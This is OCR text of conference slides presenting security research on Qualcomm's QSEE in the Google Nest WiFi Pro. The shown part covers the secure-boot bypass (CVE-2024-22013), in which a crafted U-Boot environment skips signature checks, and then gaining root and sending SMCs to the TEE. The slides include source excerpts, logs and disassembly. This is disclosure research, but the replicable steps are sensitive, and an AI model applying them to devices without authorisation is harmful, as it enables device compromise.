ræ lize

Exploiting QSEE Vulnerabilities in Google's Wifi Pro

Niek Timmers
niek@raelize.com
@tieknimmers

Cristofaro Mune
cristofaro@raelize.com
@pulsoid

Goals

- Discuss Qualcomm's QSEE vulnerabilities in Google Nest WiFi Pro
- Show how we got code execution with EL3 privileges
- Share a generic exploitation methodology applicable to ARM TrustZone-based TEEs

Agenda

- Introduction
- Getting to TEE:
  - Bypassing Secure Boot
  - Reaching the TEE attack surface (SMCs)
- Qualcomm's QSEE security analysis
- The journey to EL3:
  - Reading all the things (CVE-2025-27697)
  - Killing secure ranges (CVE-2025-27059/CVE-2025-27060)
  - EL3 code execution (an usual way)
  - …the better way to EL3 (CVE-2025-27040)
- A generic exploitation technique
- Conclusion

Introduction.


ræ lize

Cristofaro Mune

- Co-Founder; Security Researcher
- 20+ years in security
- 15+ years analyzing the security of complex systems and devices

Niek Timmers


- Co-Founder; Security Researcher
- 10+ years experience with analyzing the security of devices



Our research: https://raelize.com/blog
(Devices, TEEs, Secure Boot, FI,…)

2021: Qualcomm IPQ4018/19 SoC

- Several vulnerabilities identified in the TEE (Qualcomm QSEE):
  - https://www.qualcomm.com/company/product-security/bulletins/january-2021-bulletin
  - Affected multiple products from diverse vendors
- Further research: TEE code exec via Fault Injection as well



Linksys EA8300

Netgear Orbi RB20

Cisco Meraki MR33

Today: Google Nest Wifi Pro ("WiFi Pro")

- Wi-Fi 6E router
  - Dual-core 64-bit ARM CPU
  - 1 GB RAM
  - 4 GB flash
- SoC: Qualcomm IPQ5018
  - Secure Boot
  - Trusted Execution Environment
    - ARM Trustzone-based
    - Qualcomm Secure Execution Environment (QSEE)


Our Target

- Firmware version: v3.73.406133
  - Latest available is 3.78.518349
- REE:
  - U-Boot (U-Boot 2016.01-gc3449fb)
  - REE OS: Android (Linux kernel version 5.4.89+)
- TEE:
  - CRM-TZ.WNS.4.0.C1-00024
  - Latest: TZ.WNS.4.0.C1-102108
- A nice hardware overview:
  - Google Nest Wifi Pro Bypassing Android Verified Boot from Sergey Volokitin

We already know a thing or two…


- EL3 code execution with Fault Injection (EMFI)

- Presented at Hardwear.io USA 2025



Now time for SW vulns!

Serial anyone?





```
Format: Log Type - Time(microsec) - Message - Optional Info
Log Type: B - Since Boot(Power On Reset), D - Delta, S – Statistic
S – QC_IMAGE_VERSION_STRING=BOOT.BF.3.3.1.1.C4-00012
S – IMAGE_VARIANT_STRING=MAASANAZA
S – OEM_IMAGE_VERSION_STRING=CRM
S - Mar 8 2022 01:13:12
S - Boot Config, 0x000002c3
B -
127 - PBL, Start
...
B -
112636 - SBL1, Start
...
U-Boot 2016.01-gc3449fb (Jan 24 2024 - 00:34:19 +0000)
...
Starting kernel ...
```

No kernel printing. No user shell

Dumping EMMC

- Full signal tracing on PCB:
  - By removing EMMC chip
- CLK, CMD, DAT0 identified:
- Dumping “in situ”
  - 1-bit mode reader (e.g. HAMA 123900)
  - Low voltage (1.8V) adapter
  - CLK had to be disconnected from SoC (resistor in a different location)



eMMC partitions

```
$ parted sda
GNU Parted 3.3
Welcome to GNU Parted! Type 'help' to view a list of commands.
(parted) p
Model:  (file)
Disk: 3909MB
Sector size (logical/physical): 512B/512B
Partition Table: gpt
Disk Flags:
Number  Start   End     Size    File system  Name      Flags
 1      17,4kB  280kB   262kB                sbl
 2      280kB   4474kB  4194kB               fts
 3      4474kB  38,0MB  33,6MB  ext4         factory
 4      38,0MB  39,1MB  1049kB               misc
 5      39,1MB  39,7MB  655kB                qsee_a
 6      39,7MB  40,4MB  655kB                qsee_b
 7      40,4MB  40,5MB  131kB                devcfg_a
 8      40,5MB  40,6MB  131kB                devcfg_b
 9      40,6MB  40,8MB  131kB                cdt_a
10      40,8MB  40,9MB  131kB                cdt_b
11      40,9MB  43,0MB  2097kB               uboot_a
12      43,0MB  45,1MB  2097kB               uboot_b
13      45,1MB  112MB   67,1MB                boot_a
14      112MB   179MB   67,1MB                boot_b
15      179MB   767MB   587MB   ext4         system_a
16      767MB   1354MB  587MB   ext4         system_b
17      1354MB  1773MB  419MB   ext4         cache
18      1773MB  2835MB  1062MB               data
19      2835MB  3909MB  1074MB  ext4         crash
```

Dump’em all

Getting to TEE.

Bypassing Secure Boot (CVE-2024-22013)

- Discovered independently by us and Sergey Volokitin
- Secure Boot is enabled by eFuses:
  - PBL → SBL → U-Boot → Kernel
- Bad CRC warning in U-Boot log

```
U-Boot 2016.01-gc3449fb (Jan 24 2024 - 00:34:19 +0000)
DRAM:  smem ram ptable found: ver: 1 len: 4
1 GiB
NAND:  QPIC: disabled, skipping initialization
SF: Unsupported flash IDs: manuf 00, jedec c03f, ext_jedec 7fff
ipq_spi: SPI Flash not found (bus/cs/speed/mode) = (0/0/48000000/0)
0 MiB
MMC:   <NULL>: 0 (eMMC)
*** Warning - bad CRC, using default environment

PCI Link Intialized
PCI Link Intialized
In:    serial@78AF000
Out:   serial@78AF000
Err:   serial@78AF000
ART partition read failed..
Hit any key to stop autoboot:  0
do_bootipq: boot signed image
...
```

...where does it come from?

CVE-2024-22013: Root Cause

- U-Boot searches for environment partitions:
  - 0:APPSBLENV
  - ubootenv
- Uses them if found
- Exploit:
  - Resize the `crash` partition
  - Create *ubootenv*
  - Supply our own U-Boot environment

```
119         blk_dev = mmc_get_dev(mmc_host.dev_num);
120         ret = get_partition_info_efi_by_name(blk_dev,
121                                 "0:APPSBLENV", &disk_info);
122         if (ret)
123                 ret = get_partition_info_efi_by_name(blk_dev,
124                                                 "ubootenv", &disk_info);
125
126         if (ret == 0) {
127                 board_env_offset = disk_info.start * disk_info.blksz;
128                 board_env_size = disk_info.size * disk_info.blksz;
129                 board_env_range = board_env_size;
130                 BUG_ON(board_env_size > CONFIG_ENV_SIZE_MAX);
131         }
132         return ret;
133 }
```

Source: bootloader/board/qca/arm/common/env.c (lines 119-133)

We control the environment…now what?

CVE-2024-22013: Raelize exploit

- We found a nice feature!
- Verification skipped if "atf" environment variable is set

- Exploit:
  - Set the variable in the environment partition ☺

```
1147    /*
1148    || if atf is enable in env ,do_boot_signedimg is skip.
1149    || Note: This features currently support in ipq50XX.
1150    */
1151    if (ret == 0 && buf == 1 && !getenv("atf")) {
1152                    printf("%s: boot signed image\n", __func__);
1153      ret = do_boot_signedimg(cmdtp, flag, argc, argv);
1154    } else if (ret == 0 || ret == -EOPNOTSUPP) {
1155                    printf("%s: boot unsigned image\n", __func__);
1156      ret = do_boot_unsignedimg(cmdtp, flag, argc, argv);
1157    }
1158
```

Source: bootloader/board/qca/arm/common/env.c (lines 119-133)

We can boot an unsigned kernel…

Post exploitation


- Enable kernel printing:
  - We pass our bootargs
  - Modify “console=“ to “realize=“
- Get root:
  - Modify init.rc in ramdisk (part of boot.img)
  - Repack boot.img
  - Flash
- We also re-enabled LKM loading:
  - Disabled by default
  - init.rc writes `1` to /proc/sys/kernel/modules_disabled

```
$ hexdump -C boot_b -n 256
00000000  17 00 00 00 03 00 00 00  00 00 00 00 28 00 00 50  |............(..P|
00000010  00 19 72 00 00 e8 71 00  28 e8 71 50 00 01 00 00  |..r...q.(.qP....|
00000020  28 e9 71 50 00 30 00 00  41 4e 44 52 4f 49 44 21  |(.qP.0..ANDROID!|
00000030  c3 c1 5a 00 00 00 08 42  50 14 17 00 00 00 00 43  |..Z....BP......C|
00000040  00 00 00 00 00 00 f0 42  00 01 00 42 00 08 00 00  |.......B...B....|
00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000060  00 00 00 00 00 00 00 00  69 6e 69 74 3d 2f 69 6e  |........init=/in|
00000070  69 74 20 63 6c 6b 5f 69  67 6e 6f 72 65 5f 75 6e  |it clk_ignore_un|
00000080  75 73 65 64 20 72 6e 67  5f 63 6f 72 65 2e 64 65  |used rng_core.de|
00000090  66 61 75 6c 74 5f 71 75  61 6c 69 74 79 3d 31 30  |fault_quality=10|
000000a0  30 20 67 70 74 20 63 6f  6e 73 6f 6c 65 3d 20 20  |0 gpt console=  |
000000b0  72 6f 20 6d 6f 64 75 6c  65 5f 62 6c 61 63 6b 6c  |ro module_blackl|
000000c0  69 73 74 3d 6f 76 65 72  6c 61 79 20 6c 6f 67 63  |ist=overlay logc|
000000d0  61 74 5f 62 75 66 66 65  72 5f 73 69 7a 65 73 3d  |at_buffer_sizes=|
000000e0  31 30 32 34 2c 32 2c 32  2c 33 32 00 00 00 00 00  |1024,2,2,32.....|
000000f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
0000100
```

Root shell

```
# whoami
root
#
# getprop ro.build.date
Tue Mar 12 04:21:24 UTC 2024
# getprop ro.build.description
sirocco-user 3.73 OPENMASTER 406133 release-keys
# getprop ro.build.version.release
3.73
# getprop ro.build.version.incremental
406133
#
```

Where are we now?



Reaching TEE attack surface

- WiFi Pro's Linux kernel exposes /dev/mem:
  - Access to physical address space (REE only)

- devmem (userspace binary) allows us to read/write arbitrary physical memory addresses (REE only)
  - Requires root privileges, of course
  - …but we are root already ☺

- Kernel code exec simply by loading a custom LKM:
  - Allows sending arbitrary SMCs to EL3

That's all we need (for exploring a TEE)

QSEE security analysis.

Reversing Secure Monitor

- We extracted the `qsee_a/b` partitions:
  - contain Secure Monitor (EL3) code

- We enumerated and identified all SMC handlers by reverse engineering

Secure Monitor Calls (SMC)

- smc: privileged ARM instruction to issue SMCs
- Always handled by an EL3 SMC handler. Yet, it may be:
  - Trapped by higher ELs
    - e.g. NS-EL2 (hypervisor) trapping NS-EL1 (kernel) SMCs
  - Dispatched to lower ELs
    - e.g. EL3 Monitor → S-EL1 TEE OS
- Arguments passed via registers
- Pointers must be physical addresses:
  - No way for TEE to translate REE VA

QSEE: EL3 SMC handler


```
undefined4        HASH:7ffc8b8... scr_el3
                  EL3_smc_handler
4ac019e8 fc 6f ba a9     stp         x28,x27,[sp, #local_60]!
4ac019ec fa 67 01 a9     stp         x26,x25,[sp, #local_50]
4ac019f0 f8 5f 02 a9     stp         x24,x23,[sp, #local_40]
4ac019f4 f6 57 03 a9     stp         x22,x21,[sp, #local_30]
4ac019f8 f4 4f 04 a9     stp         x20,x19,[sp, #local_20]
4ac019fc fd 7b 05 a9     stp         x29,x30,[sp, #local_10]
4ac01a00 fd 43 01 91     add         x29,sp,#0x50
4ac01a04 ff 43 00 d1     sub         sp,sp,#0x10
4ac01a08 f3 03 00 aa     mov         x19,smc_regs
4ac01a0c e0 03 1f 32     mov         smc_regs,#0x2
4ac01a10 f4 03 01 2a     mov         w20,SCR_EL3
4ac01a14 12 04 00 94     bl          get_PE_context
4ac01a18 f6 03 00 aa     mov         x22,smc_regs
```

```
2  void EL3_smc_handler(smc_regs *smc_regs,uint64_t SCR_EL3)
3
4  {
5    uint var;
6    bool bVar1;
7    char cVar2;
8    uint spsr_el3;
9    long lVar4;
10   long lVar5;
11   long lVar6;
12   uint64_t *puVar7;
13   PE_ctx *___PE_ctx_0;
14   undefined4 spsr_el2;
15   PE_ctx *PE_ctx_2;
16   PE_ctx *_PE_ctx_0;
```

```
smcid = (uint)smc_regs->x0 & 0x3f00ffff;
if (smcid < 0x3400fa04) {
  if (smcid < 0x4000000) {
    if (smcid < 0x2000902) {
      if (smcid < 0x2000501) {
        if (smcid < 0x2000305) {
```

- Executed with EL3 privileges
- Large majority of SMCs gets dispatched to S-EL1 (QSEE)

QSEE: EL1 SMC handlers



- EL1 SMCs stored in an array of structs (reverse engineered)
  - Arginfo contains type information for incoming params
- Executed by QSEE with S-EL1 privileges (i.e. TEE OS)

A TrustZone TEE challenge…

- Pointers passed in SMC arguments are physical addresses

- How can TEE distinguish where do they point to?
  - No interface to ask to TZASC (TrustZone Address Space Controller)
  - REE MMUs?
    - Inaccessible.
